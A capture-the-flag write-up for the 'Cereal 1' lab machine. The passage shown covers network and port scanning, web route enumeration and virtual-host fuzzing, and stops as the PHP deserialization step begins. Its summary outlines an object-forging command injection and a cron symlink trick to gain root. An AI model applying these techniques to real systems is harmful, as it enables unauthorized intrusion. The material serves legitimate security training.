Cereal 1
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A handful of high ports and acereal.ctfforce us to fuzz virtual hosts until we hitsecure.cereal.ctf:44441, a ping panel that serializes objects. An exposed backup (/back_en/index.php.bak) reveals thepingTestclass: the IP validation only runs ifisValidisfalse, so forging an object withisValid=truefrom the start bypasses the filter and leads to command injection asapache. For root, a cron runs achownwith a wildcard overpublic_html; a symlink to/etc/passwdleaves it writable, root'sxis removed and wesu.
Recon
Finding the box on the network
The box boots on the local network, so its IP has to be discovered. An ARP sweep singles it out by MAC vendor:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
192.168.1.164   00:0c:29:ea:48:57   VMware, Inc.
192.168.1.136   b0:a4:60:cf:91:26   Intel Corporate
192.168.1.133   98:01:a7:8a:fa:55   Apple, Inc.
192.168.1.129   a4:77:33:d7:4d:4c   Google, Inc.
10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.509 seconds. 10 responded
Among phones, laptops and the router, the only VMware entry is the victim. It answers ping:
ping -c 1 192.168.1.164
64 bytes from 192.168.1.164: icmp_seq=1 ttl=64 time=0.931 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 64 undecremented → Linux on the same network, no routing hops.
Initial scan
The full TCP scan returns an unusually wide spread, with a string of high ports:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.164
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE        REASON
21/tcp    open  ftp            syn-ack ttl 64
22/tcp    open  ssh            syn-ack ttl 64
80/tcp    open  http           syn-ack ttl 64
139/tcp   open  netbios-ssn    syn-ack ttl 64
445/tcp   open  microsoft-ds   syn-ack ttl 64
3306/tcp  open  mysql          syn-ack ttl 64
11111/tcp open  vce            syn-ack ttl 64
22222/tcp open  easyengine     syn-ack ttl 64
22223/tcp open  unknown        syn-ack ttl 64
33333/tcp open  dgi-serv       syn-ack ttl 64
33334/tcp open  speedtrace     syn-ack ttl 64
44441/tcp open  unknown        syn-ack ttl 64
44444/tcp open  cognex-dataman syn-ack ttl 64
55551/tcp open  unknown        syn-ack ttl 64
55555/tcp open  unknown        syn-ack ttl 64
MAC Address: 00:0C:29:EA:48:57 (VMware)
Fourteen ports, and the undecremented ttl 64 (same network, no hops) points to Linux. Names like vce, easyengine, dgi-serv or cognex-dataman mean nothing yet: they are only what /etc/services associates with those numbers. The second pass, with version detection and default scripts, is what separates noise from substance:
nmap -p21,22,80,139,445,3306,11111,22222,22223,33333,33334,44441,44444,55551,55555 -sCV 192.168.1.164
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Apr 12  2021 pub
22/tcp    open  ssh     OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.37 (())
|_http-title: Apache HTTP Server Test Page powered by: Rocky Linux
|_http-server-header: Apache/2.4.37 ()
139/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped
3306/tcp  open  mysql   MariaDB 10.3.24 or later (unauthorized)
11111/tcp open  tcpwrapped
22222/tcp open  tcpwrapped
22223/tcp open  tcpwrapped
33333/tcp open  tcpwrapped
33334/tcp open  tcpwrapped
44441/tcp open  http    Apache httpd 2.4.37 (())
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
44444/tcp open  tcpwrapped
55551/tcp open  tcpwrapped
55555/tcp open  tcpwrapped
Service Info: OS: Unix
The picture changes completely. Ten of the fourteen ports are tcpwrapped, which is not a service: it means the port completes the TCP handshake but closes the connection before answering anything, so nmap cannot tell what sits behind it (typical of a filter or a wrapper in front of the real service). In practice those ten are noise, placed there to inflate the surface and burn time.
What is actually left is two HTTP services (port 80 with Apache's test page on Rocky Linux, and 44441 with something else and no title), a MariaDB that will not answer without credentials, and a vsftpd 3.0.3 with anonymous login allowed exposing a pub directory. That FTP goes on the list as a lead, but the path that ends up opening the box is the web one.
The fourteen ports get collected with extractPorts so they need not be carried by hand:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.164
Open ports: 21,22,80,139,445,3306,11111,22222,22223,33333,33334,44441,44444,55551,55555

Ports copied to clipboard
Fingerprinting the two web services is thin, and that thinness is itself a fact:
whatweb 192.168.1.164
whatweb 192.168.1.164:44441
http://192.168.1.164 [403 Forbidden] Apache[2.4.37], Country[RESERVED][ZZ],
Email[webmaster@example.com], HTML5, HTTPServer[Apache/2.4.37 ()], IP[192.168.1.164],
PoweredBy[:], Title[Apache HTTP Server Test Page powered by: Rocky Linux]
http://192.168.1.164:44441 [200 OK] Apache[2.4.37], Country[RESERVED][ZZ],
HTTPServer[Apache/2.4.37 ()], IP[192.168.1.164]
Port 80 answers 403 with the default test page (nobody put content at the root), and 44441 answers 200 but with no title and no detectable technology. Wappalyzer adds nothing either:


Web servers Apache HTTP Server 2.4.37The page sources close the idea. Port 80's is Rocky Linux's template verbatim:

<title>Apache HTTP Server Test Page powered by: Rocky Linux</title>
<link rel="shortcut icon" href="https://rockylinux.org/favicon.ico"/>
And 44441's, two words:

Coming soon...Two servers showing nothing at the root. Time to enumerate routes.
Virtual hosting and subdomains
The route sweep against 80 does return something:
dirsearch -u http://192.168.1.164 --exclude-status=404,403
[16:13:44] 301 -  235B  - /admin  ->  http://192.168.1.164/admin/
[16:13:44] 200 -    2KB - /admin/
[16:13:45] 200 -    2KB - /admin/index.php
[16:13:52] 301 -  234B  - /blog   ->  http://192.168.1.164/blog/
[16:13:53] 200 -    8KB - /blog/
[16:13:53] 200 -    8KB - /blog/wp-login.php
[16:14:11] 200 -   75KB - /phpinfo.php
The wp-login.php gives away that /blog is a WordPress. A second sweep with gobuster and a bigger wordlist confirms the same three finds, which is exactly what crossing two tools is for:
gobuster dir -u http://192.168.1.164 -w directory-list-2.3-big.txt -t 100 -x php
/blog        (Status: 301) [Size: 234] [--> http://192.168.1.164/blog/]
/admin       (Status: 301) [Size: 235] [--> http://192.168.1.164/admin/]
/phpinfo.php (Status: 200) [Size: 76259]
Progress: 995889 / 2547668 (39.09%)^C

The /blog renders broken, with no stylesheets or images, but its content hands over the fact:
Cereal
Update
Thank you for your patience whilst we get http://cereal.ctf back up and running.
We are in the process of restoring from our backups and hope to be back online within the coming days.
Published 29 May 2021
Two things from one capture. First, resources failing to load is the signature of virtual hosting: the server answers by name and the theme's absolute URLs point at a domain we do not resolve. Second, the text itself says what that domain is, cereal.ctf, and mentions in passing that they are restoring from backups, a hint that comes back later.
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.164   cereal.ctf
With the name resolving, the blog renders as intended:

The /blog on 80 did not load its resources (stylesheets and images came out broken): that happens when the server answers by name rather than by IP, which is virtual hosting. We add cereal.ctf to /etc/hosts, and with a domain name in hand it is time to fuzz subdomains.
The first attempt, against port 80, comes back empty:
wfuzz -u http://cereal.ctf -H "Host: FUZZ.cereal.ctf" \
  -w subdomains-top1million-5000.txt --hh=426974
Target: http://cereal.ctf/
Total requests: 4989

ID        Response   Lines    Word     Chars     Payload
=====================================================================

Total time: 0
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 0
All 4989 requests fall into the --hh=426974 filter, which is the size of the default response: every name returns exactly the same page, so none of them is a distinct vhost. That said, an empty result here does not close the door, it only says there are no subdomains on 80. And this box has a second web server, so we repeat the enumeration pointing at 44441:
wfuzz -u http://cereal.ctf:44441 -H "Host: FUZZ.cereal.ctf" -w subdomains-top1million-5000.txt --hh=15
 ID        Response   Lines    Word     Chars     Payload
000000036: 200        49 L     140 W    1538 Ch   "secure"
A single entry passes the --hh=15 filter: the secure subdomain answers with 1538 characters on port 44441.
sudo nano /etc/hosts
192.168.1.164 cereal.ctf secure.cereal.ctfExploitation: PHP deserialization
The ping panel serializes objects
secure.cereal.ctf:44441 is a panel that runs ping against the IP we give it.

The first thing is to confirm the ping is real and not an animation: we point it at our own IP and listen for ICMP traffic.
